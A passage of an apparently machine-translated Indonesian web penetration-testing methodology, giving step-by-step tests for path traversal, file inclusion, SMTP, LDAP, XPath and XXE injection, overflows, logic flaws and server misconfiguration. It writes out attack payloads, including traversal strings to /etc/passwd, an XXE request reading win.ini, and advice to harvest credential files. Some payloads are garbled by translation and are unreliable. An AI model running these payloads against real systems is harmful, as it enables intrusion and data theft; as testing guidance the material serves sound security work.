- 7.4.6 Jika Anda menemukan bahwa aplikasi melarikan diri dari karakter kunci tertentu yang Anda perlukan untuk melakukan serangan injeksi perintah, coba tempatkan karakter melarikan diri sebelum setiap karakter tersebut. Jika aplikasi tidak lolos dari karakter escape itu sendiri, ini biasanya mengarah pada bypass dari tindakan defensif ini. Jika Anda menemukan bahwa karakter spasi diblokir atau dibersihkan, Anda mungkin dapat menggunakan \$JK sebagai pengganti spasi pada platform berbasis UNIX.

7.5 Pengujian Jalur Traversal

- 7.5.1 Untuk setiap tes fuzz yang telah Anda lakukan, tinjau hasil yang dihasilkan oleh string serangan traversal jalur yang tercantum di langkah 7.1.3. Anda dapat mengklik bagian atas kolom payload di Burp Intruder untuk mengurutkan tabel hasil menurut payload dan mengelompokkan hasil untuk string ini. Untuk setiap kasus di mana pesan kesalahan yang tidak biasa atau respons dengan panjang yang tidak normal diterima, tinjau respons secara manual untuk menentukan apakah itu berisi konten file yang ditentukan atau bukti lain bahwa operasi file yang tidak wajar terjadi.
- 7.5.2 Dalam pemetaan permukaan serangan aplikasi, Anda harus mencatat setiap fungsionalitas yang secara khusus mendukung pembacaan dan penulisan file berdasarkan input yang diberikan pengguna. Selain fuzzing umum dari semua parameter, Anda harus secara manual menguji fungsionalitas ini dengan sangat hati-hati untuk mengidentifikasi setiap kerentanan traversal jalur yang ada.
- 7.5.3 Jika parameter tampak berisi nama file, bagian dari nama file, atau direktori, ubah nilai parameter yang ada untuk menyisipkan subdirektori arbitrer dan urutan traversal tunggal. Misalnya, jika aplikasi mengirimkan parameter ini:

file=foo/file1.txt

coba kirimkan nilai ini:

file=foo/bar/../file1.txt

Jika perilaku aplikasi identik dalam kedua kasus, aplikasi tersebut mungkin rentan, dan Anda harus melanjutkan ke langkah berikutnya. Jika perlakunya berbeda, aplikasi mungkin memblokir, menghapus, atau membersihkan

urutan traversal, menghasilkan jalur file yang tidak valid. Coba gunakan penyandian dan serangan lain yang dijelaskan di Bab 10 dalam upaya melewati filter.

7.5.4 Jika pengujian sebelumnya untuk menggunakan urutan traversal dalam direktori dasar berhasil, coba gunakan urutan tambahan untuk melangkah di atas direktori dasar dan mengakses file yang diketahui pada sistem operasi server. Jika upaya ini gagal, aplikasi mungkin menerapkan berbagai filter atau pemeriksaan sebelum akses file diberikan. Anda harus menyelidiki lebih lanjut untuk memahami kontrol yang diterapkan dan apakah ada jalan pintas.

7.5.5 Aplikasi mungkin memeriksa ekstensi file yang diminta dan hanya mengizinkan akses ke jenis file tertentu. Coba gunakan null byte atau serangan baris baru bersama dengan ekstensi file yang diterima yang diketahui dalam upaya untuk mem-bypass filter. Misalnya:

```
.../.../.../..boot.ini%00.jpg  
.../.../.../..etc/passwd%0a.jpg
```

7.5.6 Aplikasi mungkin memeriksa apakah jalur file yang disediakan pengguna dimulai dengan direktori atau induk tertentu. Coba tambahkan urutan traversal setelah batang diterima yang diketahui sebagai upaya untuk melewati filter. Misalnya:

```
/gambar/.../.../..etc/passwd
```

7.5.7 Jika serangan ini tidak berhasil, coba gabungkan beberapa jalan pintas, awalnya bekerja sepenuhnya di dalam direktori dasar dalam upaya untuk memahami filter yang ada dan cara aplikasi menangani input yang tidak terduga.

7.5.8 Jika Anda berhasil mendapatkan akses baca ke file arbitrer di server, coba ambil salah satu file berikut, yang memungkinkan Anda untuk meningkatkan serangan Anda:

- File kata sandi untuk sistem operasi dan aplikasi
- File konfigurasi server dan aplikasi, untuk menemukan kerentanan lain atau menyempurnakan serangan yang berbeda
- Sertakan file yang mungkin berisi kredensial database
- Sumber data yang digunakan oleh aplikasi, seperti file database MySQL atau file XML
- Kode sumber ke halaman yang dapat dieksekusi server, untuk melakukan tinjauan kode untuk mencari bug
- File log aplikasi yang mungkin berisi informasi seperti nama pengguna dan token sesi

7.5.9 Jika Anda berhasil mendapatkan akses tulis ke file arbitrer di server, periksa apakah salah satu dari serangan berikut layak dilakukan untuk meningkatkan serangan Anda:

- Membuat skrip di folder startup pengguna
- Memodifikasi file seperti .ftpdump untuk mengeksekusi perintah sewenang-wenang ketika pengguna selanjutnya terhubung
- Menulis skrip ke direktori web dengan izin eksekusi dan memanggilnya dari browser Anda

7.6 Pengujian Injeksi Skrip

7.6.1 Untuk setiap uji fuzz yang telah Anda lakukan, tinjaulah hasil untuk string tersebut 111111 dengan sendirinya (yaitu, tidak didahului oleh string uji lainnya). Anda dapat dengan cepat mengidentifikasi ini di Burp Intruder dengan Shift-klik tajuk untuk 111111 Grep string untuk mengelompokkan semua hasil yang mengandung string ini. Cari yang tidak ada centangnya di kolom Payload Grep. Setiap kasus yang diidentifikasi cenderung rentan terhadap injeksi perintah scripting.

7.6.2 Meninjau semua kasus pengujian yang menggunakan string injeksi skrip, dan mengidentifikasi setiap pesan kesalahan skrip yang mungkin menunjukkan bahwa masukan Anda sedang dieksekusi tetapi menyebabkan kesalahan. Ini mungkin perlu disetel untuk melakukan injeksi skrip yang berhasil.

7.6.3 Jika aplikasi tampak rentan, verifikasi ini dengan menginjeksi perintah lebih lanjut khusus untuk platform skrip yang digunakan. Misalnya, Anda dapat menggunakan muatan serangan yang mirip dengan yang digunakan saat fuzzing untuk injeksi perintah OS:

```
sistem('ping%20127.0.0.1')
```

7.7 Uji Penyertaan File


7.7.1 Jika Anda menerima koneksi HTTP masuk dari infrastruktur aplikasi target selama fuzzing, aplikasi hampir pasti rentan terhadap penyertaan file jarak jauh. Ulangi pengujian yang relevan dengan cara single-threaded dan time-throttled untuk menentukan dengan tepat parameter mana yang menyebabkan aplikasi mengeluarkan permintaan HTTP.

7.7.2 Meninjau hasil kasus uji penyertaan file, dan mengidentifikasi apa saja yang menyebabkan penundaan anomali dalam respons aplikasi. Dalam kasus-kasus ini, mungkin aplikasi itu sendiri rentan tetapi permintaan HTTP yang dihasilkan waktunya habis karena filter tingkat jaringan.

7.7.3 Jika Anda menemukan kerentanan penyertaan file jarak jauh, gunakan server web yang berisi skrip berbahaya khusus untuk bahasa yang Anda targetkan, dan gunakan perintah seperti yang digunakan untuk menguji injeksi skrip guna memverifikasi bahwa skrip Anda sedang dijalankan.

8 Menguji Kerentanan Input Fungsi-Spesifik

Selain serangan berbasis input yang ditargetkan pada langkah sebelumnya, berbagai kerentanan biasanya muncul hanya dalam jenis fungsionalitas tertentu. Sebelum melanjutkan ke langkah-langkah individual yang dijelaskan di bagian ini, Anda harus meninjau penilaian Anda terhadap permukaan serangan aplikasi untuk mengidentifikasi fungsi aplikasi tertentu di mana cacat ini dapat muncul, dan memfokuskan pengujian Anda pada hal tersebut.



Gambar 21-9: Menguji kerentanan input khusus fungsionalitas

8.1 Uji Injeksi SMTP

8.1.1 Untuk setiap permintaan yang digunakan dalam fungsionalitas yang terkait dengan email, serahkan masing-masing string pengujian berikut sebagai setiap parameter secara bergantian, dengan memasukkan alamat email Anda sendiri di posisi yang relevan. Anda dapat menggunakan Burp Intruder untuk mengotomatisasi ini, seperti yang dijelaskan pada langkah 7.1 untuk fuzzing umum. String pengujian ini sudah memiliki karakter khusus yang disandikan URL, jadi jangan terapkan pengodean tambahan apa pun padanya.

<emailAnda>%0aCc:<emailAnda>

<emailAnda>%0d%0aCc:<emailAnda>

<emailAnda>%0aBcc:<emailAnda>

<emailAnda>%0d%0aBcc:<emailAnda>

%0aDATA%0af0o%0a%2e%0aMAIL+DARI:+<mailanda>%0aRCPT+KE:+<mailanda>

```
%0aDATA%0aDari:+<emailanda>%0aKe:+<emailanda>%0aSubjek:+test%0af0o %0a%2e%0a  
  
%0d%0aDATA%0d%0af0o%0d%0a%2e%0d%0aMAIL+FROM:+<mailanda>%0d%0aRCPT  
+ KE:+  
<emailanda>%0d%0aDATA%0d%0aDari:+<emailanda>%0d%0aKe:+<emailanda>  
%0d%0aSubjek:+test%0d%0af0o%0d%0a%2e%0d%0a
```

- 8.1.2 Tinjau hasil untuk mengidentifikasi pesan kesalahan apa pun yang dikembalikan aplikasi. Jika ini tampaknya terkait dengan masalah apa pun dalam fungsi email, selidiki apakah Anda perlu menyempurnakan masukan untuk mengeksplorasi kerentanan.
- 8.1.3 Pantau alamat email yang Anda tentukan untuk melihat apakah ada pesan email yang diterima.
- 8.1.4 Tinjau dengan cermat formulir HTML yang menghasilkan permintaan yang relevan. Ini mungkin berisi petunjuk tentang perangkat lunak sisi server yang digunakan. Mungkin juga berisi bidang tersembunyi atau dinonaktifkan yang digunakan untuk menentukan Ke alamat email, yang dapat Anda ubah secara langsung.

8.2 Uji Kerentanan Perangkat Lunak Asli

8.2.1 Pengujian Buffer Overflow

8.2.1.1 Untuk setiap item data yang ditargetkan, kirim rentang string panjang dengan panjang agak lebih panjang dari ukuran buffer umum. Targetkan satu item data dalam satu waktu untuk memaksimalkan cakupan jalur kode dalam aplikasi. Anda dapat menggunakan sumber payload blok karakter di Burp Intruder untuk secara otomatis menghasilkan payload dengan berbagai ukuran. Ukuran buffer berikut ini cocok untuk diuji:

1100
4200
33000

8.2.1.2 Memantau respons aplikasi untuk mengidentifikasi setiap anomali. Sebuah uncontrolled overflow hampir pasti menyebabkan pengecualian dalam aplikasi, meskipun mendiagnosis sifat masalah dari jarak jauh mungkin sulit. Cari salah satu anomali berikut:

- Kode status atau pesan kesalahan HTTP 500, di mana masukan lain yang cacat (namun tidak terlalu panjang) tidak memiliki efek yang sama
- Pesan informatif yang menunjukkan bahwa kegagalan terjadi di beberapa komponen kode asli eksternal
- Respons sebagian atau salah bentuk diterima dari server
- Sambungan TCP ke server menutup secara tiba-tiba tanpa mengembalikan respons

- Seluruh aplikasi web tidak lagi merespons
 - Data tak terduga dikembalikan oleh aplikasi, kemungkinan menunjukkan bahwa string dalam memori telah kehilangan terminator nolnya

8.2.2 Uji Kerentanan Integer

8.2.2.1 Saat menangani komponen kode asli, identifikasi data berbasis bilangan bulat, khususnya indikator panjang, yang dapat digunakan untuk memicu kerentanan bilangan bulat.

8.2.2.2 Dalam setiap item yang ditargetkan, kirimkan muatan yang sesuai yang dirancang untuk memicu kerentanan apa pun. Untuk setiap item data yang ditargetkan, kirim serangkaian nilai berbeda secara bergantian, yang mewakili kasus batas untuk versi bilangan bulat bertanda dan tidak bertanda tangan dengan ukuran berbeda. Misalnya:

- 0x7f dan 0x80 (127 dan 128)
 - 0xff dan 0x100 (255 dan 256)
 - 0xffff dan 0x8000 (32767 dan 32768)
 - 0xffff dan 0x10000 (65535 dan 65536)
 - 0xffffffff dan 0x80000000 (2147483647 dan 2147483648)
 - 0xffffffff dan 0x0 (4294967295 dan 0)

8.2.2.3 Ketika data yang dimodifikasi direpresentasikan dalam bentuk heksadesimal, kirimkan versi little-endian dan big-endian dari setiap kasus uji, seperti ff7f7f7f7f7f7f7f. Jika angka heksadesimal dikirimkan dalam bentuk ASCII, gunakan kasus yang sama seperti yang digunakan oleh aplikasi itu sendiri untuk karakter alfabet untuk memastikan bahwa ini didekripsi dengan benar.

8.2.2.4 Pantau respons aplikasi untuk kejadian anomali, seperti yang dijelaskan pada langkah 8.2.1.2.

8.2.3 Uji Kerentanan Format String

8.2.3.1 Menargetkan setiap parameter secara bergantian, kirimkan string yang berisi urutan panjang dari penentu format yang berbeda. Misalnya:

Inginlah untuk menyandikan URL % karakter sebagai %25.

8.2.3.2 Pantau respons aplikasi untuk kejadian anomali, seperti yang dijelaskan pada langkah 8.2.1.2.

8.3 Uji Injeksi SOAP

- 8.3.1 Menargetkan setiap parameter pada gilirannya yang Anda curigai sedang diproses melalui pesan SOAP. Kirimkan tag penutup XML nakal, seperti </foo>. Jika tidak terjadi kesalahan, input Anda mungkin tidak dimasukkan ke dalam pesan SOAP atau sedang disanitasi dengan cara tertentu.
- 8.3.2 Jika terjadi kesalahan, kirimkan pasangan tag pembuka dan penutup yang valid, seperti <foo></foo>. Jika ini menyebabkan kesalahan menghilang, aplikasi mungkin rentan.
- 8.3.3 Jika item yang Anda kirimkan disalin kembali ke dalam tanggapan aplikasi, kirimkan dua nilai berikut secara bergantian. Jika Anda menemukan bahwa salah satu item dikembalikan sebagai yang lain, atau hanya sebagaites, Anda dapat yakin bahwa masukan Anda dimasukkan ke dalam pesan berbasis XML.

```
tes<foo/>  
tes<foo></foo>
```

- 8.3.4 Jika permintaan HTTP berisi beberapa parameter yang mungkin ditempatkan ke dalam pesan SOAP, coba masukkan karakter komentar pembuka <!-- ke dalam satu parameter dan karakter komentar penutup !--> ke dalam parameter lain. Kemudian alihkan ini (karena Anda tidak memiliki cara untuk mengetahui urutan parameter yang muncul). Ini dapat memiliki efek mengomentari sebagian dari pesan SOAP server, yang dapat mengubah logika aplikasi atau menghasilkan kondisi kesalahan yang berbeda yang dapat membocorkan informasi.

8.4 Tes Injeksi LDAP

- 8.4.1 Dalam fungsi apa pun yang menggunakan data yang disediakan pengguna untuk mengambil informasi dari layanan direktori, targetkan setiap parameter secara bergiliran untuk menguji injeksi potensial ke kueri LDAP.
- 8.4.2 Mengirimkan karakter *. Jika sejumlah besar hasil dikembalikan, ini merupakan indikator yang baik bahwa Anda berurusan dengan kueri LDAP.
- 8.4.3 Coba masukkan beberapa tanda kurung tutup:

```
) ))))))))
```

Masukan ini membatalkan sintaks kueri, jadi jika kesalahan atau hasil perilaku anomali lainnya, aplikasi mungkin rentan (walaupun banyak fungsi aplikasi lain dan situasi injeksi mungkin berperilaku dengan cara yang sama).

- 8.4.4 Coba masukkan berbagai ekspresi yang dirancang untuk mengganggu berbagai jenis kueri, dan lihat apakah ini memungkinkan Anda memengaruhi hasil

dikembalikan. Itu n atribut didukung oleh semua implementasi LDAP dan berguna jika Anda tidak mengetahui detail apa pun tentang direktori yang Anda tanyakan:

```
) (cn=*
* )) ((cn=*
* )) %00
```

8.4.5 Coba tambahkan atribut ekstra di akhir input Anda, gunakan koma untuk memisahkan setiap item. Uji setiap atribut secara bergantian. Kesalahan menunjukkan bahwa atribut tidak valid dalam konteks sekarang. Atribut berikut umumnya digunakan dalam direktori yang dikueri oleh LDAP:

```
cn
C
surat
nama pemberian
Hai
ou
dc
l
uid
kelas objek
alamat pos
dn
sn
```

8.5 Uji Injeksi XPath

8.5.1 Coba kirimkan nilai berikut, dan tentukan apakah nilai tersebut menghasilkan perilaku aplikasi yang berbeda tanpa menyebabkan kesalahan:

```
' atau count(parent::*[position()=1])=0 atau 'a'=b' atau
count(parent::*[position()=1])>0 atau 'a'=b'
```

8.5.2 Jika parameternya numerik, coba juga string pengujian berikut:

```
1 atau hitung(parent::*[position()=1])=0 1 atau
hitung(parent::*[position()=1])>0
```

8.5.3 Jika salah satu dari string sebelumnya menyebabkan perilaku diferensial dalam aplikasi tanpa menyebabkan kesalahan, kemungkinan Anda dapat mengekstrak data arbitrer dengan menyusun kondisi pengujian untuk mengekstrak 1 byte informasi sekaligus. Gunakan rangkaian kondisi dengan formulir berikut untuk menentukan nama induk node saat ini:

```
substring(nama(induk::*[posisi()=1]),1,1)='a'
```

8.5.4 Setelah mengekstraksi nama simpul induk, gunakan serangkaian kondisi dengan formulir berikut untuk mengekstraksi semua data di dalam pohon XML:

```
substring("//parentnodename[position()=1]/child::node()[position()=1] /text(),1,1)='a'
```

8.6 Uji Injeksi Permintaan Back-End

8.6.1 Temukan instans mana pun di mana nama server internal atau alamat IP ditentukan dalam parameter. Kirim server dan port arbitrer, dan pantau aplikasi untuk waktu tunggu. Juga serahkan host lokal, dan akhirnya alamat IP Anda sendiri, memantau koneksi masuk pada port yang ditentukan.

8.6.2 Menargetkan parameter permintaan yang mengembalikan halaman tertentu untuk nilai tertentu, dan mencoba menambahkan parameter baru yang disuntikkan menggunakan berbagai sintaks, termasuk berikut ini:

%26foo%3dbar (berenkode URL &foo=bar)

%3bfoo%3dbar (disandikan URL;foo=bar)

%2526foo%253dbar (Bersandi URL ganda &foo=bar)

Jika aplikasi berperilaku seolah-olah parameter asli tidak dimodifikasi, ada kemungkinan kerentanan injeksi parameter HTTP. Mencoba untuk menyerang permintaan back-end dengan menyuntikkan pasangan nama-nilai parameter yang diketahui yang dapat mengubah logika back-end, seperti yang dijelaskan di Bab 10.

8.7 Uji Injeksi XXE

8.7.1 Jika pengguna mengirimkan XML ke server, serangan injeksi entitas eksternal mungkin terjadi. Jika bidang diketahui yang dikembalikan ke pengguna, coba tentukan entitas eksternal, seperti dalam contoh berikut:

POST /search/128/AjaxSearch.ashx HTTP/1.1 Host:

mdsec.net


Tipe-Konten: teks/xml; charset=UTF-8 Konten-

Panjang: 115

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///windows/win.ini" > ]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

Jika tidak ada bidang yang diketahui dapat ditemukan, tentukan entitas eksternal dari "http://192.168.1.1:25" dan pantau waktu respons halaman. Jika halaman membutuhkan waktu yang jauh lebih lama untuk kembali atau waktu habis, halaman tersebut mungkin rentan.

9 Tes untuk Kelemahan Logika



Gambar 21-10:Menguji kelemahan logika

9.1 Identifikasi Key Attack Surface

9.1.1 Cacat logika dapat mengambil berbagai macam bentuk dan ada dalam setiap aspek fungsionalitas aplikasi. Untuk memastikan bahwa pemeriksaan kelemahan logika dapat dilakukan, pertama-tama Anda harus mempersempit permukaan serangan ke area yang wajar untuk pengujian manual.

9.1.2 Tinjau hasil latihan pemetaan aplikasi Anda, dan identifikasi setiap contoh fitur berikut:

- Proses bertingkat
- Fungsi keamanan penting, seperti login
- Transisi melintasi batas kepercayaan (misalnya, beralih dari anonim menjadi terdaftar sendiri menjadi masuk)
- Fungsionalitas berbasis konteks disajikan kepada pengguna
- Pemeriksaan dan penyesuaian yang dilakukan terhadap harga atau kuantitas transaksi

9.2 Menguji Proses Bertahap

9.2.1 Ketika proses multistep melibatkan urutan permintaan yang ditentukan, usahakan untuk mengajukan permintaan ini di luar urutan yang diharapkan. Coba lewati tahapan tertentu, akses satu tahapan lebih dari satu kali, dan akses tahapan sebelumnya setelah tahapan selanjutnya.

9.2.2 Urutan tahapan dapat diakses melalui serangkaian MENDAPATKAN atau POS permintaan untuk URL yang berbeda, atau mungkin melibatkan pengiriman set parameter yang berbeda ke URL yang sama. Anda dapat menentukan makhluk panggung

diminta dengan mengirimkan nama fungsi atau indeks dalam parameter permintaan. Pastikan untuk memahami sepenuhnya mekanisme yang digunakan aplikasi untuk memberikan akses ke tahapan yang berbeda.

- 9.2.3 Selain mengganggu urutan langkah-langkah, coba ambil parameter yang diajukan pada satu tahap proses dan kirimkan pada tahap yang berbeda. Jika item data yang relevan diperbarui dalam status aplikasi, Anda harus menyelidiki apakah Anda dapat memanfaatkan perilaku ini untuk mengganggu logika aplikasi.
- 9.2.4 Jika proses multistep melibatkan pengguna berbeda yang melakukan operasi pada kumpulan data yang sama, coba ambil setiap parameter yang dikirimkan oleh satu pengguna dan kirimkan sebagai yang lain. Jika mereka diterima dan diproses sebagai pengguna tersebut, jelajahi implikasi dari perilaku ini, seperti yang dijelaskan sebelumnya.
- 9.2.5 Dari konteks fungsionalitas yang diimplementasikan, coba pahami asumsi apa yang mungkin telah dibuat oleh pengembang dan di mana letak permukaan serangan utama. Cobalah untuk mengidentifikasi cara melanggar asumsi tersebut untuk menyebabkan perilaku yang tidak diinginkan dalam aplikasi.
- 9.2.6 Ketika fungsi multistep diakses di luar urutan, adalah umum untuk menghadapi berbagai kondisi anomali dalam aplikasi, seperti variabel dengan nilai nol atau tidak diinisialisasi, keadaan yang ditentukan sebagian atau tidak konsisten, dan perilaku tak terduga lainnya. Carilah pesan kesalahan yang menarik dan keluaran debug, yang dapat Anda gunakan untuk lebih memahami cara kerja internal aplikasi dan dengan demikian menyempurnakan serangan saat ini atau yang berbeda.

9.3 Uji Penanganan Masukan Tidak Lengkap

- 9.3.1 Untuk fungsi keamanan kritis dalam aplikasi, yang melibatkan pemrosesan beberapa item masukan pengguna dan membuat keputusan berdasarkan hal tersebut, uji ketahanan aplikasi terhadap permintaan yang berisi masukan tidak lengkap.
- 9.3.2 Untuk setiap parameter pada gilirannya, hapus nama dan nilai parameter dari permintaan. Pantau respons aplikasi untuk setiap penyimpangan dalam perilakunya dan pesan kesalahan apa pun yang menjelaskan logika yang dilakukan.
- 9.3.3 Jika permintaan yang Anda manipulasi merupakan bagian dari proses multistep, ikuti proses tersebut hingga selesai, karena aplikasi dapat menyimpan data yang dikirimkan pada tahap awal dalam sesi dan kemudian memprosesnya pada tahap berikutnya.

9.4 Uji Batas Kepercayaan

- 9.4.1 Menyelidiki bagaimana aplikasi menangani transisi antara berbagai jenis kepercayaan pengguna. Cari fungsionalitas di mana pengguna dengan status kepercayaan yang diberikan dapat mengumpulkan sejumlah status yang berkaitan dengan identitasnya. Misalnya, pengguna anonim dapat memberikan informasi pribadi selama pendaftaran diri, atau melanjutkan melalui bagian dari proses pemulihan akun yang dirancang untuk menetapkan identitasnya.
- 9.4.2 Cobalah menemukan cara untuk melakukan transisi yang tidak tepat melintasi batas kepercayaan dengan mengumpulkan status yang relevan di satu area dan kemudian beralih ke area lain dengan cara yang biasanya tidak akan terjadi. Misalnya, setelah menyelesaikan bagian dari proses pemulihan akun, coba beralih ke halaman khusus pengguna yang diautentikasi. Uji apakah aplikasi memberi Anda tingkat kepercayaan yang tidak pantas saat Anda bertransisi dengan cara ini.
- 9.4.3 Cobalah untuk menentukan apakah Anda dapat memanfaatkan fungsi dengan hak istimewa yang lebih tinggi secara langsung atau tidak langsung untuk mengakses atau menyimpulkan informasi.

9.5 Uji Logika Transaksi

- 9.5.1 Dalam kasus di mana aplikasi membebankan batasan transaksi, uji dampak dari penyerahan nilai negatif. Jika ini diterima, dimungkinkan untuk mengalahkan batas dengan melakukan transaksi besar ke arah yang berlawanan.
- 9.5.2 Periksa apakah Anda dapat menggunakan serangkaian transaksi berturut-turut untuk menghasilkan keadaan yang dapat Anda manfaatkan untuk tujuan yang bermanfaat. Misalnya, Anda mungkin dapat melakukan beberapa transfer bernilai rendah antar akun untuk memperoleh saldo besar yang ingin dicegah oleh logika aplikasi.
- 9.5.3 Jika aplikasi menyesuaikan harga atau nilai sensitif lainnya berdasarkan kriteria yang ditentukan oleh data atau tindakan yang dapat dikontrol pengguna, pertama-tama pahami algoritme yang digunakan oleh aplikasi, dan poin dalam logikanya di mana penyesuaian dilakukan. Identifikasi apakah penyesuaian ini dilakukan satu kali, atau direvisi sebagai tanggapan atas tindakan lebih lanjut yang dilakukan oleh pengguna.
- 9.5.4 Cobalah untuk menemukan cara untuk memanipulasi perilaku aplikasi untuk menyebabkannya masuk ke keadaan di mana penyesuaian yang telah diterapkan tidak sesuai dengan kriteria asli yang dimaksudkan oleh perancangnya.

10 Uji Kerentanan Shared Hosting

10.1. Uji segregasi dalam infrastruktur bersama

10.2. Uji segregasi antara aplikasi yang dihosting ASP

Gambar 21-11:Menguji kerentanan hosting bersama

10.1 Uji Segregasi dalam Infrastruktur Bersama

- 10.1.1 Jika aplikasi dihosting di infrastruktur bersama, periksa mekanisme akses yang disediakan bagi pelanggan lingkungan bersama untuk memperbarui dan mengelola konten dan fungsionalitasnya. Pertimbangkan pertanyaan-pertanyaan berikut:
- Apakah fasilitas akses jarak jauh menggunakan protokol yang aman dan infrastruktur yang diperkeras dengan sesuai?
 - Bisakah pelanggan mengakses file, data, dan sumber daya lain yang tidak perlu mereka akses secara sah?
 - Bisakah pelanggan mendapatkan shell interaktif dalam lingkungan hosting dan menjalankan perintah sewenang-wenang?
- 10.1.2 Jika aplikasi berpemilik digunakan untuk memungkinkan pelanggan mengonfigurasi dan menyesuaikan lingkungan bersama, pertimbangkan untuk menargetkan aplikasi ini sebagai cara untuk membahayakan lingkungan itu sendiri dan aplikasi individu yang berjalan di dalamnya.
- 10.1.3 Jika Anda dapat mencapai eksekusi perintah, injeksi SQL, atau akses file arbitrer dalam satu aplikasi, selidiki dengan hati-hati apakah ini memberikan cara untuk meningkatkan serangan Anda ke aplikasi lain.

10.2 Uji Pemisahan Antara Aplikasi yang Dihosting ASP

- 10.2.1 Jika aplikasi milik layanan yang dihosting ASP yang terdiri dari campuran komponen yang dibagikan dan disesuaikan, identifikasi komponen apa pun yang dibagikan seperti mekanisme logging, fungsi administratif, dan komponen kode database. Cobalah untuk memanfaatkan ini untuk mengkompromikan bagian bersama dari aplikasi dan dengan demikian menyerang aplikasi individual lainnya.

- 10.2.2 Jika database umum digunakan dalam lingkungan bersama apa pun, lakukan audit menyeluruh terhadap konfigurasi database, level patch, struktur tabel, dan izin menggunakan alat pemindaian database seperti NGSSquirrel. Cacat apa pun dalam model keamanan basis data dapat menyediakan cara untuk meningkatkan serangan dari dalam satu aplikasi ke aplikasi lainnya.

11 Tes untuk Kerentanan Server Aplikasi

11.1. Uji kredensial default

11.2. Tes untuk konten default

11.3. Tes untuk metode HTTP berbahaya

11.4. Uji fungsionalitas proxy

11.5. Menguji kesalahan konfigurasi hosting virtual

11.6. Tes untuk bug perangkat lunak server web

11.7. Tes untuk firewall aplikasi web

Gambar 21-12:Menguji kerentanan server web

11.1 Menguji Kredensial Default

11.1.1 Tinjau hasil latihan pemetaan aplikasi Anda untuk mengidentifikasi server web dan teknologi lain yang digunakan yang mungkin berisi antarmuka administratif yang dapat diakses.

11.1.2 Lakukan pemindaian port dari server web untuk mengidentifikasi antarmuka administratif yang berjalan pada port yang berbeda dari aplikasi target utama.

11.1.3 Untuk setiap antarmuka yang teridentifikasi, lihat dokumentasi pabrikan dan daftar kata sandi default umum untuk mendapatkan kredensial default.

11.1.4 Jika kredensial default tidak berfungsi, gunakan langkah-langkah yang tercantum di bagian 4 untuk mencoba menebak kredensial yang valid.

11.1.5 Jika Anda mendapatkan akses ke antarmuka administratif, tinjau fungsionalitas yang tersedia dan tentukan apakah itu dapat digunakan untuk membahayakan host lebih lanjut dan menyerang aplikasi utama.

11.2 Menguji Konten Default

- 11.2.1 Tinjau hasil pemindaian Nikto Anda (langkah 1.4.1) untuk mengidentifikasi konten default apa pun yang mungkin ada di server tetapi itu bukan merupakan bagian integral dari aplikasi.
- 11.2.2 Menggunakan mesin pencari dan sumber lain seperti www.exploit-db.com Dan www.osvdb.orguntuk mengidentifikasi konten dan fungsionalitas default yang disertakan dalam teknologi yang Anda ketahui sedang digunakan. Jika memungkinkan, lakukan penginstalan lokal ini, dan tinjau fungsionalitas default apa pun yang mungkin dapat Anda manfaatkan dalam serangan Anda.
- 11.2.3 Memeriksa konten default untuk setiap fungsionalitas atau kerentanan yang mungkin dapat Anda manfaatkan untuk menyerang server atau aplikasi.

11.3 Uji Metode HTTP Berbahaya

- 11.3.1 GunakanPILIHANmetode untuk mendaftar metode HTTP yang menyatakan server tersedia. Perhatikan bahwa metode yang berbeda dapat diaktifkan di direktori yang berbeda. Anda dapat melakukan pemindaian kerentanan di Paros untuk melakukan pemeriksaan ini.
- 11.3.2 Coba setiap metode yang dilaporkan secara manual untuk memastikan apakah metode tersebut benar-benar dapat digunakan.
- 11.3.3 Jika Anda menemukan bahwa beberapa metode WebDAV diaktifkan, gunakan klien yang mendukung WebDAV untuk penyelidikan lebih lanjut, seperti Microsoft FrontPage atau opsi Buka sebagai Folder Web di Internet Explorer.

11.4 Uji Fungsi Proksi

- 11.4.1 Menggunakan keduanyaMENDAPATKANDanMENGHUBUNGpermintaan, coba gunakan server web sebagai proxy untuk menyambung ke server lain di Internet dan mengambil konten darinya.
- 11.4.2 Menggunakan keduanyaMENDAPATKANDanMENGHUBUNGpermintaan, coba sambungkan ke alamat IP dan port yang berbeda dalam infrastruktur hosting.
- 11.4.3 Menggunakan keduanyaMENDAPATKANDanMENGHUBUNGpermintaan, coba sambungkan ke nomor port umum di server web itu sendiri dengan menetapkan 127.0.0.1 sebagai host target dalam permintaan.

11.5 Menguji Kesalahan Konfigurasi Hosting Virtual

- 11.5.1 KirimMENDAPATKANpermintaan ke direktori root menggunakan yang berikut ini:
- Yang benarTuan rumahtajuk
 - PalsuTuan rumahtajuk

- Alamat IP server diTuan rumahtajuk
- TIDAKTuan rumahtajuk (gunakan HTTP/1.0 saja)

11.5.2 Bandingkan tanggapan terhadap permintaan ini. Hasil yang umum adalah bahwa arah daftar tory diperoleh ketika alamat IP server digunakan diTuan rumah tajuk. Anda juga dapat menemukan bahwa konten default yang berbeda dapat diakses.

11.5.3 Jika Anda mengamati perilaku yang berbeda, ulangi latihan pemetaan aplikasi yang dijelaskan di bagian 1 menggunakan nama host yang menghasilkan hasil yang berbeda. Pastikan untuk melakukan pemindaian Nikto menggunakan -vhostopsi untuk mengidentifikasi konten default apa pun yang mungkin terlewatkan selama pemetaan aplikasi awal.

11.6 Pengujian Bug Perangkat Lunak Server Web

